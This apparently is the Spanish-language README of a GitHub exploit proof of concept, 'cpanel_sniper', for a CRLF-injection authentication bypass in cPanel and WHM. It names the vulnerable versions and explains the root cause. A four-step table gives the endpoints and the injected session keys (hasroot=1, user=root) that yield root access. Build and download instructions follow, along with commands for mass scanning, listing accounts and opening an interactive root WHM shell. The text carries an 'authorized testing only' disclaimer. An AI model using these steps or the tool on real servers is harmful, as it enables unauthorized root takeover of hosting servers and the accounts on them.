 ishanoshada/cve-2026-41940-exploit-poc
Exploit PoC para CVE-2026-41940, una omisión de autenticación en cPanel y WHM mediante inyección CRLF. Incluye escaneo masivo, acciones posteriores a la explotación y un shell interactivo para pruebas autorizadas.


Herramienta por: Ishan Oshada | GitHub
⚠️ SOLO PARA PRUEBAS DE SEGURIDAD AUTORIZADAS. El uso no autorizado es ilegal.


CVE-2026-41940 es una vulnerabilidad de inyección CRLF en cPanel & WHM (versiones < 11.110.0.97, 11.118.0.63, 11.126.0.54, 11.132.0.29, 11.134.0.20, 11.136.0.5).
La función saveSession() escribe los datos de sesión después de aplicar filter_sessiondata(), pero el filtro se aplica demasiado tarde. Al inyectar caracteres CRLF (\r\n) dentro de la cabecera Authorization: Basic, un atacante puede envenenar el archivo de sesión en disco con pares clave-valor arbitrarios (por ejemplo, hasroot=1, tfa_verified=1, user=root).
Cuando la sesión envenenada se carga posteriormente, cPanel/WHM otorga acceso root completo sin ninguna contraseña.
| Etapa | Acción | Descripción |
|---|---|---|
| 1 | POST /login/?login_only=1 | Solicitar cookie de sesión pre-autenticación con credenciales incorrectas |
| 2 | GET / + cabecera Authorization con CRLF | Envenenar el archivo de sesión con hasroot=1, user=root, etc. |
| 3 | GET /scripts2/listaccts | Forzar la recarga de la caché de sesión con el archivo envenenado (propagación) |
| 4 | GET /cpsess<TOKEN>/json-api/version | Verificar acceso root – éxito = 200 + datos de versión |
--verbose) – muestra solicitudes/respuestas HTTP completasgit clone https://github.com/ishanoshada/CVE-2026-41940-Exploit-PoC.git
cd CVE-2026-41940-Exploit-PoC
go build -o cpanel_sniper.exe main.go
go build -o cpanel_sniper main.go
chmod +x cpanel_sniper
go run main.go -u https://target.com:2087
En lugar de compilar desde el código fuente, puedes descargar los ejecutables estables más recientes directamente del repositorio. Se generan automáticamente para cada actualización:
| Plataforma | Ubicación |
|---|---|
| Windows (x64) | /bin/windows_x64/cpanel_sniper.exe |
| Linux (x64) | /bin/linux_x64/cpanel_sniper |
| Linux (ARM64) | /bin/linux_arm64/cpanel_sniper |
| macOS (Intel) | /bin/mac_intel/cpanel_sniper |
| macOS (M1/M2/M3) | /bin/mac_m1_m2/cpanel_sniper |
Nota: Si usas Linux o macOS, recuerda otorgar permisos de ejecución después de descargar:
# Escaneo básico
go run main.go -u https://target.com:2087

# Listar todas las cuentas de cPanel
go run main.go -u https://target.com:2087 -action list

# Shell WHM interactivo
go run main.go -u https://target.com:2087 -action shell

# Escaneo masivo con urls.txt
go run main.go -l urls.txt -t 20 -o results.json

